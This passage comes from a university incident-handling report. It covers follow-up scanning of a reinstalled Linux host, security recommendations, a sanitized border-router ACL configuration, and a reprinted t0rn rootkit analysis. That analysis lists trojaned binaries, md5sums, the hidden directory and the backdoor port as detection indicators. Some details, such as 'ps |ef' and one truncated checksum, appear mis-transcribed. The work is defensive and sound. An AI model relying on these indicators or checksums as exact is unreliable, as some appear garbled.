A few more lines into the log, we see a failed login attempt several hours later from a remote machine using “t0rn” as the username. Some time later there are some more inetd and syslog restarts, as well as an rlogin connection which may or may not be coincidental. The IP was not in the same class as any of the earlier hosts’ IPs, so it is difficult to say whether these were related or merely coincidental. The failed logins could very well have been other attackers scanning for back doors created by their

fellow attackers, or it could have been the same attacker trying to connect from another “owned” machine.

6. Followup/Lessons Learned

As stated above, the university computing staff’s forensic analysis was cut short because the student decided to reformat/reinstall. At this time, the status of his machine is unknown. When I asked the student about it, he said he had upgraded to RedHat 7.x, and upon my request he allowed me to perform a portscan against this new installation. Since his old static IP was still blocked, he had configured the machine to use DHCP so that he could have Internet access. (As I mentioned earlier, there is no method in place to prevent this circumvention of the incident response policy.) The nmap results were as follows:

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host some-dhcp-addr.student-dorm.XYZ.edu (192.168.145.193) appears to be up ... good.
Initiating TCP connect() scan against some-dhcp-addr.student-dorm.XYZ.edu (192.168.145.193)
Adding TCP port 113 (state open).
Adding TCP port 1024 (state open).
Adding TCP port 1032 (state open).
Adding TCP port 1026 (state open).
Adding TCP port 6000 (state open).
The TCP connect scan took 8 seconds to scan 1523 ports.
For OSScan assuming that port 113 is open and port 1 is closed and neither are firewalled
Interesting ports on some-dhcp-addr.student-dorm.XYZ.edu (192.168.145.193):
(The 1518 ports scanned but not shown below are in state: closed)
Port      State      Service
113/tcp   open       auth
1024/tcp  open       kdm
1026/tcp  open       nterm
1032/tcp  open       iad3
6000/tcp  open       X11

TCP Sequence Prediction: Class=random positive increments
                Difficulty=2697172 (Good luck!)

Sequence numbers: D4DB5050 D48AF991 D51FE246 D50824C8 D4A928D1 D46BD082
Remote operating system guess: Linux 2.1.122 - 2.2.14

Nmap run completed -- 1 IP address (1 host up) scanned in 9 seconds
```

This was definitely an improvement over the stock RH 6.2 installation that had previously proven so troublesome. TCP/113 is the auth/ident service, which is used by some email systems to identify a message sender. TCP/1024 is being used by kdm, part of the Xwindows system. TCP/1026 is being used for some sort of x terminal, again part of Xwindows. TCP/1032 is in this case being reported by nmap as the BBN (Bolt,

Beranek and Newman) Interface Access Device, which can provide bridging for various transport protocols, but it could also be ICQ or simply an open client connection using a random upper port. And TCP/6000 is again a normal part of Xwindows. Some host-based firewalling would be even more of a security improvement, and some of the X-related things could probably be locked down, but at least the machine is not running the services that were abused before, such as portmapper or ftpd (or if they are running, they are at least less visible to the rest of the Internet).

There were some actions taken by the staff which should NOT be undertaken when handling this sort of incident (but again, their resources are limited, so they really had little choice). The first time the student's machine appeared to be compromised, they should not have left the eradication step to him. He was an inexperienced Linux user and had little knowledge of computer security in this context; he had already demonstrated a lack of competency when he set it up and left it vulnerable in the first place. It was not tremendously surprising that the same compromise happened again only a few days later.

The computing staff did do the right thing by blocking his machine's Internet access, but it should have remained blocked until after they performed their own security tests against the machine (which would have revealed right away that it was not yet secured).

If possible, it also would have been ideal for the computing staff to determine the attacker's IP address and report the malicious activity to the service provider or address block owner. This information can be obtained from IANA and/or WHOIS, and regardless of whether the IP belonged to another victim or to the attacker, it would have at least done a little to protect other Internet neighbors.

The event and the way university staff responded was probably as good as it could have been, given the following conditions:

• The computing services department is understaffed;
• The computing staff, by necessity, devotes most of its time to the day-to-day user support required by administrators and faculty;
• In a university environment, a large degree of network "openness" is critical;
• Ease-of-use and flexibility (and the constant need to keep things working at all!) tend to end up prioritized over security.

Ideally, if the resources existed, the support staff could take more extensive measures to prevent this sort of event, such as the following:

• **Stricter tracking of which IP addresses are used by which machines.** Currently, if a student (or anyone else on the university network) requests a static IP, they are asked to provide a reason for needing the static address and to identify the operating system being used. However, to the best of my knowledge, this is not enforced, nor taken into account in any routing configurations. While it is not likely that

a student would deliberately lie about that information, once the IP is assigned, there is no requirement that the info be updated if the student's configuration changes.

In other words, as a student I requested a static IP to run MkLinux on my Macintosh, but later I wanted to use a static IP for Windows on my PC. So rather than issue another request and wait another day for approval, I simply used the one they had already given to me. This was not malicious; I merely wanted to get things done quickly, and avoid extra work and waiting. But the support staff had no method in place to easily detect that this had happened.

Static IPs could be tracked by running an automated check to compare the machine's hard-coded MAC address to the assigned IP; thus, if another machine uses that IP, an alert could be sent to admin staff and they could contact the user to resolve the situation.

• **Grant the request for a static IP, and then, based on the information given by the student, apply appropriate filtering rules to the nearest router.** These filters could be written to block access to unneeded or known-vulnerable ports used by that system configuration. Thus, the host itself could be misconfigured but still be safe (safer) from attacks against those services. There are routers within the main network to handle subnetting and logical division (often by building, such that one building or dorm cluster equals one class C network). From what I am told, these routers do no filtering of their own, they simply direct traffic; in theory, they could be used to provide more granular control over what sort of traffic is allowed to/from a particular machine. It would have been theoretically possible for the staff to set up rules for my static IP such that I couldn't run any services except TCP/22 (ssh), for example. (Incidentally, this would also help eliminate the practice of file sharing, website hosting, and other traffic which could be in violation of the university's computing policy.)

Additionally, regular checks against the host with a tool such as nmap to verify the OS identity (using the OS fingerprinting capability of nmap, for example) would help prevent the problem described above, where the user switches to another OS and keeps the same IP. With some creative programming, much if not all of this database maintenance could be automated (e.g., the user fills out a web form in which he picks an OS from a list, that data gets plugged into a shell script which picks the appropriate set of firewall or ACL rules for that OS using that IP, then a biweekly cron job scans the box for the OS fingerprint and makes sure it still matches the information given in the form, and if not, an alert gets sent to the student and the admin staff, or Internet access is automatically shut off, etc.)

• **Insist on hands-on configuration help for non-standard and/or multi-user OS's like WindowsNT/2000, Mac OS X Server, and UNIX/Linux.** Most end-users at this university have single-user-oriented operating systems like MacOS 9 or Windows98/Me with default configurations, and these tend not to be so susceptible to attacks of this nature. Systems running WindowsNT or Linux, which tend to be multi-user-oriented, are the most vulnerable, and in many cases default installs of these systems tend to need a significant amount of tweaking/upgrading/patching in order to be secure. Obviously, sending out a support person to lock down every Linux

installation on campus is a big job, but having a standard "recipe" to follow and using automated tools like Bastille, combined with the fact that only a small (but growing) number of desktop users choose to run these non-standard OS's, it would not be impossible to oversee such installations manually with a relatively small team. The university has already begun this sort of approach by providing the Linux security webpage and Linux users mailing list, and by recommending the use of Bastille, but as it is now, the system is dependent on trusting the user to follow these recommendations. Requiring (not just recommending) that all students who wish to run these non-standard OS's use things like PortSentry or other preventive measures on their own machine would certainly help, but of course there is still the issue of verifying that that student actually followed, and continues to follow, those requirements. Using tools like nmap and Nessus to verify security would help simplify the verification process as well.

• **Slow down the log rotation (i.e. keep the logs for a longer period of time), and monitor the logs more closely and on a more regular basis.** This would be especially helpful in the Identification/Containment phases. A big part of identifying bad traffic is becoming familiar with normal, benign network activity. Of course, with the volume of traffic generated in a heavily-utilized network environment like a university, the demand for disk space alone makes this a daunting task, but it could be mitigated in several ways.

A centralized, dedicated syslog server (or a bank of them, splitting up all of the clients among them) would be ideal. It would potentially be a massive disk/ memory/bandwidth hog, certainly, but by limiting the level of log info sent to the server (e.g., "*.debug @sysloghost" means anything of priority level "debug" or higher will be sent to the syslog server) and using an automatic alerting tool such as Swatch , it could theoretically be manageable, even on a network of this magnitude. Swatch (Simple Watcher) is a Perl-based tool that monitors logfiles as they're written, and flags user-specified text strings when they appear. It can be configured to send email to any number of addresses when such log entries appear; it can even dial a pager or execute shell commands. Its real-time processing capability helps combat the problem of log-erasing tools doing their work after a box gets rooted; at that point, it's already too late, Swatch has seen the bad entries before they got erased and has taken appropriate actions.

One potential problem with standard syslog is that it uses UDP as its transport protocol for remote logging. Since UDP is a connectionless protocol, it is possible for a savvy attacker to interfere with remote logging in several ways (e.g., DOS-ing the syslog server such that it cannot receive remote log information from client loggers, filling up the disk space of the syslogger with bogus information, intercepting remote logs so they never reach the central logger, etc.) Furthermore, potentially sensitive information may be sent, cleartext, to the central logger, depending on the logging configuration; under those circumstances, remote logging can backfire and reveal more information to an attacker than would otherwise have been accessible.

CORE Security Technologies developed a good solution to this, called Modular Syslog (msyslog). Msyslog replaces standard syslog and can be configured to use TCP instead of UDP, on any port specified by the admin. This reduces the risk of

lost/scrambled data (as TCP is connection-oriented, it tries to guarantee the integrity of the data between the client and server). Furthermore, with the use of a security module, msyslog can encrypt log data as it moves over the wire. With another module, an administrator can even have syslog data dumped to a remote MySQL database.

• **Filter more of the "noise" at the perimeter, to help reduce the volume of data to be analyzed.** There is a great deal of blind scanning and other sorts of "reconnaissance" pre-attack activity which can be filtered and safely ignored; passing traffic through a series of increasingly specific firewalls is a good method to use in an environment where security analysis is not the primary focus. Thus, only the newest or most aggressive/crucial attempts can be gathered at the end of the chain for analysis, saving the administrators much time and effort. As stated earlier, this type of network environment cannot perform much more filtering than is already done, but they could choose to log less of the minor bad traffic (or separate the logging of this traffic) such that the less common and/or more serious events stand out from the rest of the log data.

Furthermore, filtering/logging could be increased on the inner campus routers, especially on the cluster routers which handle traffic for parts of the network that definitely have no legitimate need for servers (like the dormitory clusters). Thus, if a research group in the physics department needs to run a public server to share data with another school, they would not be impeded (their cluster router would be "open", but students (who should not need to run servers of any sort out of their dorm rooms) would not be able to open up access to their own machines for anyone on the other side of their dorm cluster's router.

The members of the computing support staff do as much as they can to prevent and recover from incidents like this, given the limitations of the resources they have available. This analysis is a critique from the point of view of "in a perfect world, here's what would be better." The initial time required to implement even the "cheap" solutions outlined here is still prohibitive for a staff whose main mission is to keep the infrastructure alive from day to day.

Bibliography/Appendices

Bastille Linux Hardening Script:
- http://www.bastille-linux.org/

XYZ border router configuration
- Provided by the university's network staff. Included here, sanitized, as Appendix A.

Detailed description and analysis of the t0rn rootkit:
- http://www.sans.org/y2k/t0rn.htm. Included here as Appendix B.

Lion Internet Worm Analyis:
- http://www.whitehats.com/library/worms/lion/index.html (Max Vision). Included here as Appendix C.

Linux at XYZ University:
- included here as Appendix D, sanitized. Original link available upon request but

not for publication.

Lion/Ramen info and removal tools:
- http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/lionfind.htm
- http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/ramenfind.htm

Msyslog info:
- http://www.core-sdi.com/corelabs/freesoft/index.php (inactive)
- http://freshmeat.net/projects/msyslog/?topic_id=148%2C44%2C43
- http://sourceforge.net/projects/msyslog/

Ramen Worm CERT advisory:
- http://www.cert.org/incident_notes/IN-2001-01.html. Included here as Appendix E.

Registering for a Fixed IP Address at XYZ University:
- included here as Appendix F, sanitized. Original link available upon request but not for publication.

XYZ University Computer and Network Policy:
- included here as Appendix G, sanitized. Original link available upon request but not for publication.

Appendix A: XYZ University's border router configuration

```
XYZ University's Border Router Configuration (at the time of the incident)

University and trusted IP addresses have been sanitized to number triplets
like 222.333.x.y, 333.444.x.y, etc. Other random/badguy/unknown IPs have
been changed to letter triplets like xxx.yyy.x.y.

Note that of all the access control lists defined in this config, only
the ones numbered 101, 102, and 103 (and the "directed-bcast" extended
list) were actually bound to the router's interfaces; the rest were
unused at the time. These extra ACLs may have been developed for
experimental/emergency use in the past, and some of them appear to
indicate router administration policy changes over time (e.g., ACL # 120
may have been started a long time ago when there were only a few campus
subnets allocated, but then maintaining that list became impractical
later).

!
```

```
! Last configuration change at 07:33:54 EST Tue Jan 30 2001
! NVRAM config last updated at 15:57:10 EST Tue Jan 30 2001
!
version 12.1
!
hostname xyz-border-rt
!
!
interface FastEthernet1/0/0
 description XYZ Campus Backbone
 ip address 222.333.32.48 255.255.255.0
 ip broadcast-address 222.333.32.255
 ip access-group 103 in
 ip access-group directed_bcast out
 no ip proxy-arp
 ip rip send version 2
 ip route-cache distributed
 no ip mroute-cache
 full-duplex
 no cdp enable
!
!
interface ATM4/0/0.3 point-to-point
 description PVC to one Upstream Provider
 ip address 222.333.9.181 255.255.255.252
 ip access-group 101 in
 pvc providername 40/40
  protocol ip 222.333.9.182
  vbr-nrt 18000 16000 100
 !
!
interface ATM4/0/0.4 point-to-point
 description PVC to another Upstream Provider
 ip address 192.5.89.54 255.255.255.252
 ip access-group 102 in
 ip pim bsr-border
 ip pim sparse-mode
 ip multicast boundary multicast-boundary
 ip sap listen
 pvc otherprovidername 41/41
  protocol ip upstream.network.ip.address
  vbr-nrt 25000 22000 100
 !
!
!
ip access-list extended directed_bcast
 remark Block directed broadcasts to campus subnets
 deny   ip any 222.333.0.255 0.0.255.0 log
 deny   ip any 222.333.0.0 0.0.255.0 log
 deny   ip any host 222.333.10.0 log
 deny   ip any host 222.333.10.15 log
 deny   ip any host 222.333.10.16 log
 deny   ip any host 222.333.10.31 log
 deny   ip any host 222.333.10.32 log
 deny   ip any host 222.333.10.63 log
```

```
  deny    ip any host 222.333.112.0 log
  deny    ip any host 222.333.112.63 log
  deny    ip any host 222.333.112.64 log
  deny    ip any host 222.333.112.127 log
  deny    ip any host 222.333.112.128 log
  deny    ip any host 222.333.112.191 log
  deny    ip any host 222.333.140.0 log
  deny    ip any host 222.333.140.31 log
  deny    ip any host 222.333.140.32 log
  deny    ip any host 222.333.140.63 log
  deny    ip any host 222.333.140.64 log
  deny    ip any host 222.333.140.95 log
  deny    ip any host 222.333.140.96 log
  deny    ip any host 222.333.140.127 log
  deny    ip any host 222.333.140.128 log
  deny    ip any host 222.333.140.159 log
  deny    ip any host 222.333.140.160 log
  deny    ip any host 222.333.140.191 log
  deny    ip any host 222.333.140.192 log
  deny    ip any host 222.333.140.223 log
  deny    ip any host 222.333.140.224 log
  deny    ip any host 222.333.140.255 log
  deny    ip any host 222.333.252.0 log
  deny    ip any host 222.333.252.31 log
  permit ip any any
access-list 1 permit 222.333.0.0 0.0.255.255
access-list 2 deny   0.0.0.0
access-list 2 permit 222.333.9.144 0.0.0.3
access-list 2 deny    222.333.0.0 0.0.255.255
access-list 2 deny    xxx.yyy.44.0 0.0.3.255
access-list 2 deny    hhh.ggg.0.0 0.0.255.255
access-list 2 deny    aaa.bbb.74.0 0.0.0.255
access-list 2 deny    qqq.rrr.192.0 0.0.63.255
access-list 2 deny    sss.ttt.64.0 0.0.63.255
access-list 2 deny    mmm.nnn.80.0 0.0.15.255
access-list 2 deny    kkk.lll.128.0 0.0.31.255
access-list 2 permit any
access-list 3 permit 0.0.0.0
access-list 3 permit 222.333.8.0
access-list 3 permit 222.333.9.0 0.0.0.255
access-list 3 deny   any
access-list 5 permit 222.333.18.52
access-list 5 permit 222.333.32.66
access-list 5 permit 222.333.176.14
access-list 5 permit 222.333.176.12
access-list 5 permit 222.333.18.253
access-list 5 permit 333.444.39.248
access-list 5 permit 333.444.39.249
access-list 5 permit 444.555.224.63
access-list 5 permit 444.666.224.62
access-list 1300 permit uuu.vvv.209.161
access-list 1300 remark Telnet access to router
access-list 1300 permit uuu.vvv.103.209.150
access-list 1300 permit 222.333.8.0 0.0.0.255
access-list 1300 permit 222.333.18.0 0.0.0.255
```

```
access-list 1300 permit 222.333.32.0 0.0.0.255
access-list 100 permit ip 222.333.8.0 0.0.0.255 any
access-list 100 permit ip host 222.333.9.145 any
access-list 100 deny   ip 222.333.0.0 0.0.255.255 any
access-list 100 deny   ip any 222.333.0.255 0.0.255.0
access-list 100 deny   ip any 222.333.0.0 0.0.255.0
access-list 100 permit udp host 333.444.39.248 any eq snmp
access-list 100 permit udp host 333.444.39.249 any eq snmp
access-list 100 permit udp host 444.555.166.18 any eq snmp
access-list 100 deny   udp any 222.333.0.0 0.0.255.255 eq snmp log
access-list 100 deny   ip 0.0.0.0 0.255.255.255 any
access-list 100 deny   ip host 255.255.255.255 any
access-list 100 deny   ip 127.0.0.0 0.255.255.255 any
access-list 100 deny   ip 224.0.0.0 15.255.255.255 any
access-list 100 deny   ip 240.0.0.0 7.255.255.255 any
access-list 100 deny   ip 10.0.0.0 0.255.255.255 any
access-list 100 deny   ip 172.16.0.0 0.15.255.255 any
access-list 100 deny   ip 192.168.0.0 0.0.255.255 any
access-list 100 deny   ip 192.0.2.0 0.0.0.255 any
access-list 100 deny   ip 169.254.0.0 0.0.255.255 any
access-list 100 permit ip 333.444.0.0 0.0.255.255 any
access-list 100 permit ip any 222.333.0.0 0.0.255.255
access-list 100 deny   ip any any
access-list 101 permit ip host 222.333.9.182 any
access-list 101 deny   ip 222.333.0.0 0.0.255.255 any
access-list 101 deny   ip any 222.333.0.255 0.0.255.0
access-list 101 deny   ip any 222.333.0.0 0.0.255.0
access-list 101 permit udp host 333.444.224.62 any eq snmp
access-list 101 permit udp host 333.444.224.63 any eq snmp
access-list 101 deny   udp any 222.333.0.0 0.0.255.255 eq snmp
access-list 101 deny   ip 0.0.0.0 0.255.255.255 any
access-list 101 deny   ip host 255.255.255.255 any
access-list 101 deny   ip 127.0.0.0 0.255.255.255 any
access-list 101 deny   ip 224.0.0.0 15.255.255.255 any
access-list 101 deny   ip 240.0.0.0 7.255.255.255 any
access-list 101 deny   ip 10.0.0.0 0.255.255.255 any
access-list 101 deny   ip 172.16.0.0 0.15.255.255 any
access-list 101 deny   ip 192.168.0.0 0.0.255.255 any
access-list 101 deny   ip 192.0.2.0 0.0.0.255 any
access-list 101 deny   ip 169.254.0.0 0.0.255.255 any
access-list 101 permit ip any 222.333.0.0 0.0.255.255
access-list 101 permit ip any 333.444.0.0 0.0.255.255
access-list 101 deny   ip any any log
access-list 102 deny   ip 222.333.0.0 0.0.255.255 any
access-list 102 permit udp host 444.555.224.62 any eq snmp
access-list 102 permit udp host 444.555.224.63 any eq snmp
access-list 102 deny   udp any 222.333.0.0 0.0.255.255 eq snmp
access-list 102 deny   ip 0.0.0.0 0.255.255.255 any
access-list 102 deny   ip host 255.255.255.255 any
access-list 102 deny   ip 127.0.0.0 0.255.255.255 any
access-list 102 deny   ip 224.0.0.0 15.255.255.255 any
access-list 102 deny   ip 240.0.0.0 7.255.255.255 any
access-list 102 deny   ip 10.0.0.0 0.255.255.255 any
access-list 102 deny   ip 172.16.0.0 0.15.255.255 any
access-list 102 deny   ip 192.168.0.0 0.0.255.255 any
```

```
access-list 102 deny    ip 192.0.2.0 0.0.0.255 any
access-list 102 deny    ip 169.254.0.0 0.0.255.255 any
access-list 102 permit ip any any
access-list 103 deny    ip host 222.333.145.10 any
access-list 103 permit ip 222.333.0.0 0.0.255.255 any
access-list 104 deny    ip host 222.333.100.59 any
access-list 104 permit ip any any
access-list 111 deny    ip any host 224.0.2.2
access-list 111 deny    ip any host 224.0.1.3
access-list 111 deny    ip any host 224.0.1.24
access-list 111 deny    ip any host 224.0.1.22
access-list 111 deny    ip any host 224.0.1.2
access-list 111 deny    ip any host 224.0.1.35
access-list 111 deny    ip any host 224.0.1.60
access-list 111 deny    ip any host 224.0.1.39
access-list 111 deny    ip any host 224.0.1.40
access-list 111 deny    ip any 239.0.0.0 0.255.255.255
access-list 111 deny    ip 10.0.0.0 0.255.255.255 any
access-list 111 deny    ip 127.0.0.0 0.255.255.255 any
access-list 111 deny    ip 172.16.0.0 0.15.255.255 any
access-list 111 deny    ip 192.168.0.0 0.0.255.255 any
access-list 111 permit ip any any
access-list 120 permit tcp 222.333.42.0 0.0.0.255 any
access-list 120 permit tcp 222.333.43.0 0.0.0.255 any
access-list 120 permit tcp 222.333.44.0 0.0.0.255 any
access-list 120 permit tcp 222.333.45.0 0.0.0.255 any
access-list 120 permit tcp 222.333.46.0 0.0.0.255 any
access-list 120 permit tcp 222.333.47.0 0.0.0.255 any
access-list 120 permit tcp 222.333.92.0 0.0.1.255 any
access-list 120 permit tcp 222.333.94.0 0.0.0.255 any
access-list 120 permit tcp 222.333.95.0 0.0.0.255 any
access-list 120 permit tcp 222.333.100.0 0.0.0.255 any
access-list 120 permit tcp 222.333.107.0 0.0.0.255 any
access-list 120 permit tcp 222.333.108.0 0.0.0.255 any
access-list 120 permit tcp 222.333.109.0 0.0.0.255 any
access-list 120 permit tcp 222.333.118.0 0.0.0.255 any
access-list 120 permit tcp 222.333.125.0 0.0.0.255 any
access-list 120 permit tcp 222.333.126.0 0.0.0.255 any
access-list 120 permit tcp 222.333.127.0 0.0.0.255 any
access-list 120 permit tcp 222.333.129.0 0.0.0.255 any
access-list 120 permit tcp 222.333.130.0 0.0.0.255 any
access-list 120 permit tcp 222.333.131.0 0.0.0.255 any
access-list 120 permit tcp 222.333.132.0 0.0.0.255 any
access-list 120 permit tcp 222.333.133.0 0.0.0.255 any
access-list 120 permit tcp 222.333.136.0 0.0.0.255 any
access-list 120 permit tcp 222.333.137.0 0.0.0.255 any
access-list 120 permit tcp 222.333.138.0 0.0.0.255 any
access-list 120 permit tcp 222.333.141.0 0.0.0.255 any
access-list 120 permit tcp 222.333.143.0 0.0.0.255 any
access-list 120 permit tcp 222.333.144.0 0.0.0.255 any
access-list 120 permit tcp 222.333.145.0 0.0.0.255 any
access-list 120 permit tcp 222.333.146.0 0.0.0.255 any
access-list 120 permit tcp 222.333.150.0 0.0.0.255 any
access-list 120 permit tcp 222.333.159.0 0.0.0.255 any
access-list 120 permit tcp 222.333.160.0 0.0.0.255 any
```

```
access-list 120 permit tcp 222.333.161.0 0.0.0.255 any
access-list 120 permit tcp 222.333.162.0 0.0.0.255 any
access-list 120 permit tcp 222.333.163.0 0.0.0.255 any
access-list 120 permit tcp 222.333.164.0 0.0.0.255 any
access-list 120 permit tcp 222.333.165.0 0.0.0.255 any
access-list 120 permit tcp 222.333.168.0 0.0.0.255 any
access-list 120 permit tcp 222.333.171.0 0.0.0.255 any
access-list 120 permit tcp 222.333.172.0 0.0.0.255 any
access-list 120 permit tcp 222.333.173.0 0.0.0.255 any
access-list 120 permit tcp 222.333.174.0 0.0.0.255 any
access-list 120 permit tcp 222.333.175.0 0.0.0.255 any
access-list 120 permit tcp 222.333.181.0 0.0.0.255 any
access-list 120 permit tcp 222.333.183.0 0.0.0.255 any
access-list 120 permit tcp 222.333.184.0 0.0.0.255 any
access-list 120 permit tcp 222.333.185.0 0.0.0.255 any
access-list 120 permit tcp 222.333.186.0 0.0.0.255 any
access-list 120 permit tcp 222.333.187.0 0.0.0.255 any
access-list 120 permit tcp 222.333.242.0 0.0.0.255 any
access-list 120 permit tcp 222.333.243.0 0.0.0.255 any
access-list 120 permit tcp 222.333.244.0 0.0.0.255 any
access-list 120 permit tcp 222.333.245.0 0.0.0.255 any
access-list 120 permit tcp 222.333.246.0 0.0.0.255 any
access-list 120 permit tcp 222.333.247.0 0.0.0.255 any

###
end
###
```

Appendix B: Analysis of the t0rn rootkit

Global Incident Analysis Center: Special Notice - Analysis of T0rn rootkit

Toby Miller, a frequent contributer to GIAC and an author for New Riders has submitted a paper after analyzing the T0rn rootkit.

Purpose

The purpose of this paper is to inform the IDS community of signatures related to the t0rn rootkit. This paper will not serve as a how-to guide to the t0rn rootkit; rather, it is designed to identify binaries and ports that t0rn uses. This paper will also provide md5sums of binaries and analysis on how to detect t0rn. T0rn Rootkit The t0rn rootkit is designed for speed. By that I mean t0rn was designed to install quickly on Linux machines. T0rn can do this because it takes very little skill to install and run t0rn. All of the binaries that the attacker would need comes pre-compiled and the installation process is as simple as ./t0rn. T0rn comes standard (sounds like a car package :) with a log cleaner called t0rnsb, a sniffer named t0rns and a log parser called t0rnp. Red Hat 6.1 Details T0rn has many details that need to be discussed and analyzed in order to detect it in the wild. The computer that was used in this analysis is a RH 6.1 box with no applied patches, the inetd.conf file had been secured, the password has 6 characters and was connected to an internal network. In order to analyze t0rn I had to complete some pre-installation t0rn data collection that included documenting the sizes and creation dates of both the RH binaries and the pre-compiled t0rn binaries. First, we want to take a look at the Red Hat 6.1 binaries (before t0rn is installed) their date, size and timestamps.

Figure 1 is a list of RH 6.1 binaries and their characteristics.

File(s)	Size	Timestamp
/usr/bin/du	21716	September 24 1999
/usr/bin/find	56564	August 27 1999
/sbin/ifconfig	35964	August 29 1999
/usr/sbin/in.fingerd	7748	July 28 1999
/bin/login	20132	September 9 1999
/bin/ls	49844	September 24 1999
/bin/netstat	58648	August 29 1999
/bin/ps	61244	September 26 1999
/usr/bin/sz	61232	March 21 2000
/usr/bin/top	35636	October 26 1999

Figure 1. RH 6.1 Binaries and properties

Why is this information important? Well, as you will see in a minute the file size is a key indicator in detecting t0rn. Another piece of data that I collected was the md5sums of the RH 6.1 binaries. I figured the creator of this rootkit might be able to mask the file size and creation timestamp(s) that are included in this rootkit with the good ones in the operating systems. But there would be little chance he/she could recreate the md5sums. Figure 2 is the md5sums of the RH 6.1 binaries that would eventually be replaced (by t0rn).

```
568623d6e28888799fb62dc57e8af66e  == /usr/bin/du
```

```
e7d046008bc8e252b07a775876814ad2  == /usr/bin/find
3ee9c2373742ae5b7ea9fa9846c61668  == /sbin/ifconfig
3beb34844da605ad27ba8cf4daa5e3e5  == /bin/login
c91ecc0dc1e914eb69466b8c9799fe8c  == /bin/ls
b8954aa3c6b142e5533ea4af9389eb29  == /bin/netstat
e70ff99a50ea5c73d5409eb3d300d644  == /bin/ps
cb11ba05f3c2e78d240bed98354295c5  == /usr/bin/sz
e59c618c53fea0fa6962f665b55b1504  == /usr/bin/top
```

Figure 2. RH 6.1 md5sums(before t0rn)

I also copied most of the RH 6.1 binaries to a different directory so that I could use them after the Trojan binaries were loaded.

T0rn Details

Now that we have analyzed the Red Hat binaries, lets look at the t0rn binaries before installation. After unpacking t0rn I made a list (Figure 3) of the t0rn binaries and their properties (did not get the year but that's not important).

File	Size	Timestamp
Du	22460	August 22 2000
Find	57452	August 22 2000
Ifconfig	32728	August 22 2000
In.fingerd	6408	August 22 2000
Login	3964	August 22 2000
Ls	39484	August 22 2000
Netstat	53364	August 22 2000
Pg	4568	September 13 2000
Ps	31336	August 22 2000
Pstree	13184	August 22 2000
Sz	1382	July 25 2000
T0rn	7877	September 13 2000
Top	266140	July 17 2000

Figure 3. t0rn binaries and properties (before installation).

After I documented the t0rn file sizes and properties I also ran a md5sum on the t0rn binaries and came up with figure 4. These checksums can be critical in determining if t0rn has been installed on your Linux box.

```
C42ac93969af2cb36bac9d52cd224cc6  == /home/tk/du
3caecec277d533c1d9adb466cd5e6598  == /home/tk/find
05f2e91720bb5ca7740d9f0450eab5ae  == /home/tk/ifconfig
3e817f86442711f31e97bc4f3582f9ba  == /home/tk/login
5de875f7950f33dc586889f5c8315dc8  == /home/tk/ls
572f2d1aecd2fdd18fc7471c7a92901b  == /home/tk/netstat
```

```
      4e45ce616cf302faae24436a70c065ee  == /home/tk/psf
      2e3b130a937af92ff507315406589b1   == /home/tk/sz
      197f0ab0c49d2b377c6e411748ce9299  == /home/tk/top
```

Figure 4. t0rn md5sums.

Detecting t0rn

When t0rn is installed there are a couple of things that happen. First,l it creates its own directory /usr/src/.puta. There you will find all the files (sniffer, log cleaner, etc.) needed to run t0rn.

Default t0rn is not really hard to detect. The first command I ran after installing the rootkit was ps |ef. The output of ps |ef was totally different then running the binary /bin/ps. The next step I took was to check the file(s) size and timestamp. T0rn is tricky in this department, the trojaned binaries keep the same exact timestamp as the good binaries. What stands out like an eye sore is the file size. An example of this is /bin/ps. Normally, if you were to run ls-la on /bin/ps (Red Hat 6.1) you would have the following output:

```
-r-xr-xr-x    1 root   root   61244 Sept 26 1999
```
If t0rn is installed the user would see the following:
```
-r-xr-xr-x    1 root   root   31336  Sept 26 1999
```

Notice the difference in the file size. Also, just as a side note that the file size is one byte off from being eleet.   This holds true for all t0rn binaries. The one binary that I found the most interesting was netstat. Why? Well, t0rns version of netstate causes a segmentation fault.

T0rn can be detected by using lsof. (Yes. The guys who wrote this rootkit forgot to change an important tool.) Running lsof | grep LISTEN will show port 47017(bolded) is the listening state (Figure 5).

```
      nscd  107 root  8u    IPv4     110   TCP  *:47017 (LISTEN)
      inetd 370 root  5u    IPv4     329   TCP  *:ftp (LISTEN)
      inetd 370 root  6u    IPv4     330   TCP  *:telnet (LISTEN)
      inetd 370 root  7u    IPv4     331   TCP  *:shell (LISTEN)
      inetd 370 root  9u    IPv4     332   TCP  *:finger (LISTEN)
      inetd 370 root  10u   IPv4     333   TCP  *:linuxconf (LISTEN)
```

Figure 5. lsof | grep LISTEN output

This port is the default port used by t0rn. By using lsof | grep t0rn a person can look at anything being ran as t0rn. Figure 6 shows us the results of lsof |grep t0rn

```
t0rns  557  root  cwd  DIR  3,1       0  51920  /home/tmiller/tk (deleted)
t0rns  557  root  rtd  DIR  3,1    4096      2  /
t0rns  557  root  txt  REG  3,1    6948  51927  /usr/src/.puta/t0rns
t0rns  557  root  mem  REG  3,1   25034  19113  /lib/ld-linux.so.1.9.5
t0rns  557  root  mem  REG  3,1  699832  64363
   /usr/i486-linux-libc5/lib/libc.so.5.3.12
t0rns  557  root   0u  sock 0,0            489  can't identify protocol
t0rns  557  root   1w  REG  3,1       0  51963  /home/tmiller/tk/system (deleted)
t0rns  632  root  cwd  DIR  3,1    4096  36547  /usr/src/.puta
t0rns  632  root  rtd  DIR  3,1    4096      2  /
t0rns  632  root  txt  REG  3,1    6948  51927  /usr/src/.puta/t0rns
t0rns  632  root  mem  REG  3,1   25034  19113  /lib/ld-linux.so.1.9.5
t0rns  632  root  mem  REG  3,1  699832  64363
   /usr/i486-linux-libc5/lib/libc.so.5.3.12
t0rns  632  root   0u  sock 0,0            533  can't identify protocol
t0rns  632  root   1w  REG  3,1       0  34668  /usr/src/.puta/system
```

Figure 6. Output of lsof

Here we see a few key items. First, we see the file /usr/src/.puta/t0rns(sniffer) running (bolded). We also see /usr/srec/.puta, again this is the hidden directory for t0rn. These two files can be a key indicator for identifying t0rn.

Finally, I also found t0rn by running nmap and scanning for destination ports 45k |48k. The nmap output would look like this:

```
Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.3):
(The 4000 ports scanned but not shown below are in state: closed)
Port       State       Service
47017/tcp  open        unknown

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3980866 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.16

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds
```

Recommendations

